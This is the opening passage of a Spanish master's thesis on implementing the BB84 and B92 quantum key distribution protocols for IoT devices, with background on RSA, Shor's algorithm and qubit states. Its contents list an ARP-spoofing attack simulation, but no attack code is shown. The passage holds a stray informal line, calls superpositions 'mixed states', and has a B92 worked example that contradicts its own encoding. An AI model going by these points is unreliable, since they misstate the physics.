Universidad Internacional de la Rioja (UNIR)

Escuela Superior de Ingeniería y Tecnología

Máster en Computación Cuántica

Implementación de protocolos cuánticos de seguridad en dispositivos IoT

Trabajo Fin de Estudios

presentado por: Raul Martinez Pavon

Dirigido por: David Perez de Lara

Ciudad: Valencia

Fecha: September 13, 2025

Índice general

Resumen VI

Abstract VII

1. Introducción 1

1.1. Motivación 1

2. Contexto y estado del arte 4

2.1. Estados de un cúbit 5

2.2. Protocolos de seguridad cuántica 7

2.2.1. Protocolos QKD 7

2.2.2. BB84 8

2.2.3. B92 13

2.2.4. BB84 vs B92 17

2.3. Ataques tipo Man-in-The-Middle 18

2.3.1. Infección de redes públicas 19

2.3.2. Suplantación de ARP 19

2.3.3. Suplantación de identidad 20

3. Objetivos 21

3.1. Objetivo principal 21

3.2. Objetivos secundarios 22

4. Desarrollo del trabajo 23

4.1. Protocolo B92 desde Alice 26
4.2. Protocolo B92 desde Bob 29
4.3. Simulación de un ataque MiTM. 32
4.3.1. Consideraciones previas al ataque. 32
4.3.2. Ejecución del script de ataque MiTM 35
4.4. Resultados y análisis de resultados de las simulaciones realizadas. 41
4.5. Implementación física de una red LAN cuántica. 43
4.5.1. Procesadores cuánticos para dispositivos IoT. 44
4.5.2. Construcción de una red cuántica. 45
4.5.3. Ventajas y desafíos del internet cuántico 46

5. Conclusiones y trabajo futuro **48**

I. Protocolo B92 para Alice **53**

II. Protocolo B92 para Bob **57**

III. Script para la ejecución del ataque MiTM **61**

Índice de figuras

2.1. Estados $|0\rangle$ (Rojo), $|1\rangle$ (Azul), $|+\rangle$ (Verde) y $|-\rangle$ (Amarillo) representados en la esfera de Bloch. Fuente: Elaboración propia. 6

2.2. Diagrama de evolución en caso que haya un intruso en la red. Fuente: Elaboración propia. 11

2.3. Diagrama de ejecución del protocolo BB84. Fuente: Elaboración propia. . 12

2.4. Diagrama de ejecución del protocolo B92. Fuente: Elaboración propia. . . 16

2.5. Ilustración sobre la presencia de un ataque MiTM 19

4.1. Ilustración de conexiones en una red LAN. Fuente: Cloudflare (2025c) . . 24

4.2. Scripts de comandos para Alice y Bob. 25

4.3. Establecimiento de conexión entre Alice y Bob. 25

4.4. Código de ejecución de B92 por parte de Alice. 27

4.5. Función de generación de clave de bits clásicos. 27

4.6. Código de envío de los cúbits codificados a Bob. 28

4.7. Creación de la nueva clave a partir de la clave original y los indices enviados por Bob. 28

4.8. Comprobación de los bits de control y guardado de la clave en caso que ambas claves coincidan. 29

4.9. Código de ejecución de B92 por parte de Bob. 29

4.10. Recepción de la lista de vectores para la posterior reconstrucción de los cúbits. 30

4.11. Recepción de la lista de vectores para la posterior reconstrucción de los cúbits 31

4.12. Bob envía los bits de control a Alice y recibe si la clave es segura o no. . . 31

4.13. Utilización del paquete Scapy dentro del entorno de Ubuntu en VirtualBox 33

4.14. Herramientas usadas en la máquina virtual 33

4.15. Resultado del escaneo de la red local bajo el comando nmap 34

4.16. Consulta de la interfaz de red de nuestra máquina virtual. 35

4.17. Definición de los parámetros del ataque y ejecución principal del ataque. 36

4.18. Consulta de las direcciones MAC a partir de una IP dada. 37

4.19. Función de ejecución del ARP Spoofing 37

4.20. Interceptado y filtrado de los paquetes de información de la red. 38

4.21. Lectura de los cúbits recibidos. 39

4.22. Codificado de los nuevos cúbits. 40

4.23. Simulación de la modificación de la información tras la lectura 40

4.24. Guardado de la información clásica compartida. 41

4.25. Lectura del archivo key.txt en ambos dispositivos. 41

4.26. Resultados de las terminales tras la ejecución del protocolo durante el ataque. 42

Índice de cuadros

2.1. Estados finales tras polarizar cada bit en su eje correspondiente. 6

2.2. Comparación de las bases elegidas por Alice y Bob, marcados en negrita los casos en que coinciden. 10

2.3. Tabla comparativa entre los protocolos BB84 y B92 18

Resumen

Con el avance global de la digitalización vivimos en un entorno repleto de objetos conectados a la red, desde ordenadores y móviles hasta televisiones pasando por electrodomésticos como lavavajillas. Todos estos dispositivos forman el conocido como Internet de las Cosas, **IoT**. Cada uno presenta una serie de vulnerabilidades que se pueden explotar para hacer un uso indebido de estas tecnologías.

La idea tras este trabajo es establecer un marco de referencia para la implementación de protocolos de distribución cuántica de claves con el objetivo de, haciendo uso de simulaciones de computación cuántica, establecer unas comunicaciones cifradas entre dispositivos.

Nos enfocaremos, sobre todo, en la implementación de estos protocolos en dispositivos de baja potencia computacional como lo son los electrodomésticos o aparatos más sencillos como enchufes inteligentes.

Se probará la eficacia de los protocolos ejecutando ataques en la red con la intención de detectar posibles vulnerabilidades o fallos en la ejecución de estos algoritmos de protección.

Palabras clave: Ciberseguridad, Protocolos QKD, BB84, B92, IoT, Computación Cuántica, Criptografía.

Abstract

With the global advancement of digitalization, we live in an environment filled with network-connected objects, ranging from computers and smartphones to televisions and even household appliances like dishwashers. All these devices form what is known as the Internet of Things, **IoT**. Each one presents a series of vulnerabilities that can be exploited in order to use these technologies improperly.

The idea behind this work is to establish a reference framework for the implementation of Quantum Key Distribution (QKD) protocols, with the goal of, using quantum computing simulations, enabling encrypted communications between devices of the IoT.

We will focus, above all, on implementing these protocols in low-computational-power devices, such as household appliances or simpler gadgets like smart sockets.

The effectiveness of the protocols will be tested by executing network attacks, aiming to detect potential vulnerabilities or weeknessess in the execution of these security algorithms.

Keywords: Cibersecurity, QKD Protocols, BB84, B92, IoT, Quantum Computing, Criptography. vamos a ver esto funciona o que

1. Introducción

1.1. Motivación

El internet de las cosas, conocido como IoT por sus siglas en inglés, *Internet of Things*, es una red global de dispositivos interconectados entre si de forma directa o a través de la nube (TechTarget Contributor, 2023). Debemos saber que todo dispositivo que posea un identificador propio como lo es una dirección IP estará dentro de esta red del IoT. Los objetos de la red del IoT, también llamados objetos inteligentes (IBM Corporation, 2023), engloban desde los más evidentes como lo son teléfonos móviles u ordenadores hasta aparatos electrónicos que, sin necesidad de interacción directa del usuario, comparten, almacenan y procesan datos como lo son termostatos, cámaras de seguridad, monitores de glucemia o de ritmo cardíaco, hasta modelos modernos de electrodomésticos como lavavajillas o neveras están incluidos dentro del IoT.

Es bien sabido por todos que cualquier dispositivo que esté conectado a la red es susceptible de ser una victima de un ataque, ya sea con el fin de robar datos de cualquier índole o con el objetivo de controlar estos dispositivos. En aparatos más complejos como lo son ordenadores, portatiles o teléfonos, estas brechas de seguridad están altamente protegidas lo que dificulta mucho los ataques a estos dispositivos. Sin embargo objetos de funcionamiento más sencillo como camaras de seguridad de bajo coste, routers genéricos o incluso grabadoras de video con acceso a internet son mucho más vulnerables a todo tipo de ataques. Estos aparatos electrónicos suelen estar desarrollados con bajo presupuesto por lo que la inversión de presupuesto y tiempo en el desarrollo de su software no es muy alta.

Este tipo de vulnerabilidad de los dispositivos del IoT fue explotada hace casi diez años por los creadores del malware Mirai (Krebs, 2016). Mirai generaba cadenas de números aleatorias que interpretaba como direcciones IP a las que trataba de conectarse. Se beneficiaba del hecho que estos dispositivos solían utilizar usuarios y contraseñas genéricos

con lo que lograba infectar cientos de miles de dispositivos de forma simultanea creando lo que se llama una *botnet* (Goel et al., 2004). Mirai hacia uso de todos estos dispositivos de su botnet para lanzar miles de peticiones simultaneas a un servidor objetivo, logrando saturar el trafico que el servidor en cuestión era capaz de soportar denegando el servicio de dicho servidor. Es decir, Mirai utilizaba la botnet para ejecutar ataques **DDoS** hacia algún servidor objetivo (Cloudflare, 2025b).

Este es el ejemplo más famoso de malware que se haya beneficiado de las vulnerabilidades del IoT. Junto con el desarrollo de los objetos inteligentes también ha habido una crecida de dos campos correlacionados. La explotación de las brechas de seguridad desencadenando ciberataques y por otro lado el desarrollo de protocolos de seguridad para evitar este tipo de problemas. En este segundo aspecto la Computación Cuántica puede ser de gran utilidad para la investigación del campo de la ciberseguridad. La utilización de protocolos de distribución cuántica de claves, como lo son BB84 (M & B, 2023) es especialmente importante dado que impiden el robo de claves o contraseñas garantizando una seguridad en la comunicación entre dispositivos, además de facilitar la detección de ataques.

En cuanto a las comunicaciones entre todos los dispositivos que están presentes en la red, formen parte del IoT o no, estas se realizan de forma encriptada utilizando protocolos de criptografía como la criptografía RSA, de la cual hablaremos más adelante. La seguridad de la información que circula por la red se basa en este encriptado, sin un cifrado de los mensajes cualquier dispositivo podría interceptar la información y leerla. De esta forma, los paquetes se pueden seguir interceptando, pero no existe una forma sencilla de descifrarlos sin conocer la clave.

Aun así existe un punto crucial en estas comunicaciones, la fase del establecimiento de la clave. Esta clave de seguridad para cifrar y descifrar mensajes se debe establecer antes de poder compartir información. Por lo que un atacante podría interceptar esta clave mientras la están compartiendo los dos interlocutores y, de esta forma, en el momento que quieran compartir información, aunque este encriptada, el atacante podría leer todos

los mensajes.

Aquí es donde entran en juego los protocolos de distribución cuántica de claves, **QKD** (TechTarget, 2025), de los que hablaremos más en profundidad en posteriores capítulos. Estos protocolos utilizan las reglas de la computación cuántica para lograr establecer, de forma completamente segura, una clave para poder cifrar los mensajes. Como veremos, este tipo de protocolos de seguridad aseguran que si se produce un ataque como el que hemos descrito antes, el atacante trata de interceptar la clave mientras se esta estableciendo, este será fácilmente descubierto y la propia ejecución del protocolo detecta si el canal de comunicación está, o no, comprometido. Pudiendo generar, así, una comunicación completamente segura asegurando la privacidad total de la clave.

Por otro lado, el uso de la computación cuántica permite evaluar correctamente el comportamiento de las redes interpretando los dispositivos como nodos potencialmente infectables dentro de una red. De esta forma se pueden utilizar algoritmos cuánticos para comprobar sobre que nodos seria mejor aplicar defensas en la red. Además, la computación cuántica es especialmente útil a la hora de simular sistemas complejos, por lo que se podría simular el comportamiento de las botnets y mejorar la capacidad de detección de ataques para poder frenarlos de inmediato.

2. Contexto y estado del arte

Prácticamente en todas las funciones que realiza un ordenador, la criptografía esta involucrada (IBM, 2024). Necesitamos que las comunicaciones que se realizan a otros dispositivos, tanto de forma pública como privada, enviar un correo electrónico, o realizar una petición a un servidor web, estén protegidas de forma que un ciberdelincuente (University, 2024), un intruso en la red, no pueda leer tus correos o utilizar tu ordenador de forma remota con el fin de realizar acciones ilícitas.

A día de hoy, existe un estándar en cuanto a protocolo de ciberseguridad. El sistema que más se utiliza en todo tipo de comunicaciones digitales se conoce como la **Criptografía RSA** (CertSuperior, 2024), llamada así por las iniciales de sus creadores, Ronald Rivest, Adi Shamir y Leonard Adleman. Este sistema se basa en un encriptado por clave asimétrica. A diferencia de las claves simétricas, donde se utiliza la misma clave para encriptar y para desencriptar un mensaje, las claves asimétricas utilizan dos claves diferentes, una clave pública usada para codificar los mensajes enviados y una clave privada usada para descifrar los mensajes codificados con la clave pública correspondiente.

Estas dos claves están relacionadas entre si de forma matemática. En el caso del protocolo RSA, la seguridad de las claves se basa en el problema de la descomposición de números en sus factores primos. Para números pequeños el sistema seria muy vulnerable y cualquier ordenador podría descifrar cualquier mensaje encriptado. Sin embargo, para números grandes, el problema de descomponer en factores primos es computacionalmente complejo e inviable de romper debido a la gran cantidad de recursos y tiempo que se necesitaría, por lo que el hecho que las claves en el sistema RSA estén compuestas por más de 2000 bits hace que este sistema sea tan seguro en la práctica.

Sin embargo, con la llegada de la computación cuántica este tipo de protocolos de seguridad se pueden romper fácilmente con algoritmos como el de Shor (1994). Para un ordenador cuántico, el descomponer un numero grande en sus factores primos no supone un problema. Por lo que en este escenario, un ciberdelincuente con acceso a este tipo

de tecnologías podría acceder a cualquier sistema de forma sencilla.

Vemos que con el avance de la tecnología cuántica, los sistemas son vulnerables con los protocolos de seguridad que hay implementados hoy en día, es por esto que es necesario crear otro tipo de sistemas y filtros de seguridad que sean capaces de proteger frente a ataques cuánticos. Aquí es donde entra en juego el campo de la criptografía cuántica. A lo largo de los últimos años se han desarrollado diversos protocolos de seguridad cuántica que son capaces de proteger las comunicaciones entre dispositivos. Cada uno tiene una secuencia de pasos al igual que unas fortalezas y debilidades diferentes que explicaremos en el siguiente apartado.

2.1. Estados de un cúbit

Debemos recordar que a diferencia de un bit clásico, el cual solo puede estar en dos estados 0 o 1 de forma independiente. Un cúbit se puede encontrar en los estados $|0\rangle$, $|1\rangle$ o una combinación de ambos, en un estado mezcla. A lo largo de los distintos protocolos de seguridad los cúbits se codifican en dos estados mezcla diferentes $|+\rangle$ y $|-\rangle$, que están relacionados con los estados $|0\rangle$ y $|1\rangle$ de la forma que podemos ver en 2.1 y 2.2.


$$|+\rangle = \frac{1}{\sqrt{2}}(|0\rangle + |1\rangle) \quad ; \quad |-\rangle = \frac{1}{\sqrt{2}}(|0\rangle - |1\rangle) \tag{2.1}$$

$$|0\rangle = \frac{1}{\sqrt{2}}(|+\rangle + |-\rangle) \quad ; \quad |1\rangle = \frac{1}{\sqrt{2}}(|+\rangle - |-\rangle) \tag{2.2}$$

Cada estado se puede representar como un vector complejo que se puede mostrar de forma visual en una esfera de Bloch, según podemos ver en la Figura 2.1.

De esta forma los estados $|0\rangle$ y $|1\rangle$ son respectivamente los estados 0 y 1 codificados en el eje Z, al igual que los estados $|+\rangle$ y $|-\rangle$ son respectivamente los estados 0 y 1 codificados en el eje X. Por este motivo, en función del eje que se utilice para codificar el cúbit se creará un estado u otro, siguiendo las relaciones del Cuadro 2.1.

Figura 2.1: *Estados $|0\rangle$ (Rojo), $|1\rangle$ (Azul), $|+\rangle$ (Verde) y $|-\rangle$ (Amarillo) representados en la esfera de Bloch. Fuente: Elaboración propia.*



Cuadro 2.1: *Estados finales tras polarizar cada bit en su eje correspondiente.*

Ejes \ Bits	0	1
X	$\|+\rangle$	$\|-\rangle$
Z	$\|0\rangle$	$\|1\rangle$

Por otra parte, a la hora de medir un cúbit obtendremos como resultado un bit clásico en 0 o en 1. Si medimos un cúbit en el mismo eje que se ha codificado obtendremos un resultado asegurado, siguiendo, al igual que para la codificación, las relaciones del Cuadro 2.1.

Sin embargo, si codificamos en un eje y tratamos de medirlo en el eje diferente, el cúbit colapsará a uno de los dos estados que componen al estado original y mediremos 0 o 1 a consecuencia. Por ejemplo, codificamos en el eje X el estado $|+\rangle$ y medimos en el eje Z. El cúbit colapsará al uno de los estados $|0\rangle$ o $|1\rangle$ y mediremos 0 o 1 respectivamente. De la misma forma, si codificamos un estado $|0\rangle$ en el eje Z y medimos en el eje X, el cúbit colapsará al uno de los estados $|+\rangle$ o $|-\rangle$ y mediremos 0 o 1 respectivamente.

Una vez conocidas las posibles codificaciones y mediciones de los cúbits involucrados en los protocolos, en el siguiente apartado explicaremos cómo se ejecutan dichos protocolos de seguridad.

2.2. Protocolos de seguridad cuántica

2.2.1. Protocolos QKD

Hemos visto que con la llegada de la computación cuántica, la seguridad informática tal y como la conocemos hoy en día es muy vulnerable. Un intruso en el canal podría interceptar la clave en el momento que se establece y así ser capaz de poder descifrar todos los mensajes que atraviesen dicho canal. En el caso de un protocolo como **RSA** requeriría también realizar unas operaciones matemáticas que, con un ordenador convencional no son viables pero, con un ordenador cuántico, se resolverían de forma sencilla. En este escenario es donde entran en juego los protocolos de Distribución Cuántica de Claves o **QKD**, por sus siglas en ingles, Quantum Key Distribution (TechTarget, 2025).

Los protocolos QKD no se basan en complicadas operaciones matemáticas. La seguridad de estos protocolos recae sobre las mismas leyes de la naturaleza y, en concreto, la mecánica cuántica. Utilizan la computación cuántica para generar una serie de bits aleatorios y poder enviarla a través de un canal cuántico codificada en un listado de cúbits.

Los cúbits, al ser sistemas cuánticos, poseen dos cualidades por las que en caso que el canal se vea comprometido por la existencia de un intruso este es muy fácilmente detectable y por tanto el protocolo es completamente seguro.

Supongamos un escenario en el que dos interlocutores, Alice y Bob tratan de establecer una comunicación entre ellos y existe un intruso en el canal Eve que trata de interceptar todos los mensajes que Alice envía a Bob para luego reenviarlos. En este escenario, Eve podría leer todos los mensajes sin ningún tipo de problema, por ello Alice y Bob ejecutarán un protocolo QKD para establecer una clave entre ellos de tal forma que todos los mensajes estén cifrados y Eve no sea capaz de leerlos. Sin embargo, si Eve intercepta los cúbits en los que está codificada la clave no sera capaz de leerla con seguridad.

* Por un lado si Eve trata de leer los cúbits, es decir, medirlos, provocará que colapsen y modificándolos de tal forma que Alice y Bob serán conscientes que existe

un intruso en su canal. Este hecho lo explicaremos más en detalle en el siguiente apartado.

* Por otro lado, si Eve trata de copiar el cúbit hasta que sepa con certeza cómo debe medirlo para poder conocer la clave, comprobará que no es posible. Gracias al Teorema de No Clonado (Jaume López, 2004), no es posible copiar un estado cuántico a otro sin manipular el estado original.

Debido a estos dos factores, independientemente que Eve intercepte la clave no podrá leerla sin ser detectada por lo que este tipo de protocolos son completamente seguros para establecer una clave privada para cifrar los mensajes en las comunicaciones.

Existen diferentes protocolos QKD que permiten esta generación de claves como, por ejemplo, el protocolo BB84 y el B92, de los que hablaremos en los siguientes apartados.

2.2.2. BB84

El reconocido como primer protocolo de seguridad cuántica dentro de este campo es el protocolo **BB84**, llamado así por el año de su creación y por sus dos creadores Bennett y Brassard (1984).

Este protocolo esta basado en el siguiente escenario, dos interlocutores, que llamaremos **Alice** y **Bob**, que se comunican a través de un canal cuántico, como puede ser una fibra óptica por la cual emiten fotones polarizados. Estos fotones son los que transmitirán la información que quieran enviar entre ellos. Además, para ejecutar este protocolo, necesitarán un segundo canal de comunicación, este no debe ser, necesariamente, cuántico, como puede ser ondas de radio o internet. Haciendo uso de este sistema, usando el protocolo BB84 se logra crear una clave secreta para codificar los mensajes, completamente segura frente a posibles ataques de un intruso en la red (**Eve**).

Pasos de ejecución de BB84

Para poder encriptar los mensajes enviados haciendo uso del protocolo BB84 se deben seguir los siguientes pasos, que veremos resumidos en el diagrama de la Figura 2.3:

1. Alice generará una serie de bits clásicos de forma aleatoria de longitud previamente acordada. Por ejemplo

$$\text{key}_A = \begin{bmatrix} 0 & 1 & 0 & 0 & 1 & 1 & 0 & 1 & 0 & \dots \end{bmatrix} \tag{2.3}$$

2. Una vez elegida la serie de bits, Alice codificará estos bits dentro de una serie de cúbits, que serán fotones polarizados, en función de un eje arbitrario que Alice puede elegir para cada cúbit entre los ejes X y Z.
   Si, por ejemplo, Alice elige los ejes:

$$\text{axis}_A = \begin{bmatrix} Z & Z & X & Z & X & X & X & Z & Z & \dots \end{bmatrix} \tag{2.4}$$

   Siguiendo las relaciones del Cuadro 2.1 obtendremos la siguiente clave codificada:

$$\text{qkey}_A = \begin{bmatrix} |0\rangle & |1\rangle & |+\rangle & |0\rangle & |-\rangle & |-\rangle & |+\rangle & |1\rangle & |0\rangle & \dots \end{bmatrix} \tag{2.5}$$

3. Tras codificar la clave, Alice, envía esta serie de cúbits a Bob, el cual los recibe y los debe medir, cada uno de ellos, eligiendo de forma aleatoria las bases en que los medirá. Debemos tener en cuenta que Bob no sabe que ejes ha elegido Alice para cada cúbit por lo que puede elegir un eje diferente de forma que si el cúbit original se encontraba en estado $|0\rangle$, él puede medirlo en el eje contrario provocando que el cúbit colapse a alguno de los otros dos estados $|+\rangle$ o $|-\rangle$. En caso que Bob acierte con el eje, el cúbit medido, no cambiará en comparación al original.
   Supongamos que Bob elije la siguiente serie de bases:

$$\text{axis}_B = \begin{bmatrix} Z & X & Z & X & X & Z & X & Z & X & \dots \end{bmatrix} \tag{2.6}$$

Dado que algunos ejes coinciden y otros no en comparación a la selección de Alice para codificarlos Bob medirá los siguientes resultados para la clave:

$$\text{qkey}_B = \begin{bmatrix} 0 & 0 & 1 & 0 & 1 & 0 & 0 & 1 & 0 & \dots \end{bmatrix} \tag{2.7}$$

4. Una vez medidos, tanto Alice como Bob hacen públicos la lista de ejes que han utilizado para la medición, no el resultado de la misma, de forma que ambos descartarán aquellos cúbits que se hayan codificado y medido en ejes diferentes de forma que mantendrán los que saben que el cúbit original enviado y el recibido son el mismo estado.


Cuadro 2.2: *Comparación de las bases elegidas por Alice y Bob, marcados en negrita los casos en que coinciden.*

Alice	**Z**	Z	X	Z	**X**	X	**X**	**Z**	Z	...
Bob	**Z**	X	Z	X	**X**	Z	**X**	**Z**	X	...

5. En este momento Alice y Bob criban sus respectivas listas de bits quedándose sólo con aquellos en los que ambos han utilizado la misma base tanto para codificar el cúbit como para medirlo. Es aquí cuando deben comparar una serie de bits y revisar que coinciden ambas listas de control.

Si alguno de los bits no coinciden entre la emisión y la recepción seria un indicativo que un agente externo, Eve, ha manipulado los cúbits durante la comunicación por lo que el canal estaría comprometido. Por la naturaleza cuántica de los cúbits, si Eve mide en un eje distinto al que Alice ha codificado el cúbit, estaría destruyendo el estado original y generando uno nuevo en el eje que está midiendo y que, posteriormente, cuando Bob mida de nuevo en el eje correcto, destruirá el estado que ha generado Eve y volverá a generar un estado en el eje original de forma aleatoria entre los dos posibles. Este escenario lo podemos ver de forma sencilla en la Figura 2.2.

Figura 2.2: *Diagrama de evolución en caso que haya un intruso en la red. Fuente: Elaboración propia.*




En el momento que alguno de los dos se de cuenta que el canal está comprometido deberían abortar el protocolo y comenzar de nuevo, hasta que logren establecer un canal de comunicación seguro.

6. En el momento que Alice y Bob estén completamente seguros que tienen una cadena de bits que no ha sido interceptada podrán usarla como clave para encriptar y desencriptar los mensajes que se envíen entre ellos con la certeza que Eve no podrá desencriptarlos aunque los intercepte.

En la herramienta creada porQuTech (2024) se puede observar de forma interactiva la ejecución del protocolo BB84 en la comunicación establecida entre dos nodos en distintas redes que puede seleccionar el usuario.

Figura 2.3: *Diagrama de ejecución del protocolo BB84. Fuente: Elaboración propia.*



2.2.3. B92

Por contra, el protocolo **B92** surge como mejora del algoritmo BB84 por parte de uno de sus desarrolladores, Bennett (1992). Este algoritmo simplifica la ejecución de su antecesor BB84. Al igual que anteriormente los dos interlocutores **Alice** y **Bob** se comunicarán a través de un canal cuántico así como un segundo canal auxiliar clásico y público. Durante la ejecución de este protocolo, Alice enviará cúbits codificados en dos estados posibles en ejes diferentes para que Bob, al recibirlos, los pueda medir y generar así una clave secreta (Guillén & Gasca, 2006). A diferencia de BB84, en este protocolo no se comparten las bases utilizadas en la codificación y medición.

Pasos de ejecución de B92

Para poder generar una clave secreta haciendo uso del protocolo B92 se deberán seguir los pasos siguientes, que veremos resumidos en el diagrama de la Figura 2.4:

1. Alice generará una serie de bits clásicos de forma aleatoria. Por ejemplo:

$$key_A = \begin{bmatrix} 0 & 1 & 0 & 1 & 1 & 0 & 1 & 0 & 0 & \dots \end{bmatrix} \tag{2.8}$$

2. En cuanto Alice haya generado esta serie de bits aleatorios los codificará dentro de una serie de cúbits. Si el bit de la clave es un 0 enviará el estado $|0\rangle$, por el contrario si el bit es un 1 enviará el estado $|+\rangle$. Por lo que la clave codificada queda como:

$$qkey_A = \begin{bmatrix} |0\rangle & |+\rangle & |0\rangle & |+\rangle & |+\rangle & |0\rangle & |+\rangle & |0\rangle & |0\rangle & \dots \end{bmatrix} \tag{2.9}$$

3. Tras codificarlos, los enviará a través del canal cuántico a Bob el cual en cuanto los reciba deberá medirlos eligiendo de forma aleatoria entre dos bases de medición Z o X. En el momento en que Bob mida los cúbits existen cuatro escenarios posibles:

- Se elige la base Z y se mide 0
- Se elige la base Z y se mide 1
- Se elige la base X y se mide 0
- Se elige la base X y se mide 1

4. A partir de estas mediciones, Bob puede cribar la clave que ha medido siguiendo la siguiente lógica: Al utilizar la base Z y medir 0, el cúbit original puede haber estado en estado $|0\rangle$ o puede haber estado en estado $|+\rangle$ y haber colapsado a 0 en el momento de medir. De la misma forma, al usar la base X y medir 0, el cúbit original puede estar en estado $|+\rangle$ o haber colapsado desde el estado $|0\rangle$.

   Por esto mismo a Bob solo le interesará los casos en que haya medido el bit en 1. Si ha elegido la base Z esta medición solo ha podido llegar del colapso del estado $|+\rangle$ por lo que el bit original de Alice era un 1. Análogamente, en el caso de haber elegido la base X y medir el bit en 1 este resultado solo ha podido llegar del colapso desde el estado $|0\rangle$ por lo que el bit original de Alice era un 0.

   De esta forma Bob seleccionará aquellos cúbits de los que haya obtenido una medición en estado 1 y construirá una lista de bits como clave a consecuencia descartando aquellas mediciones confusas que ha podido realizar. Supongamos que Bob ha utilizado las siguientes bases:

$$\text{axis}_B = \begin{bmatrix} Z & X & Z & Z & X & X & Z & X & Z & \dots \end{bmatrix} \tag{2.10}$$

   Y obtiene los siguientes resultados:

$$\text{measures}_B = \begin{bmatrix} 0 & 1 & 0 & 0 & 1 & 1 & 1 & 0 & 1 & \dots \end{bmatrix} \tag{2.11}$$

   Bob guardará cuáles son los cúbits que ha seleccionado y la clave que ha generado

tras la medición:

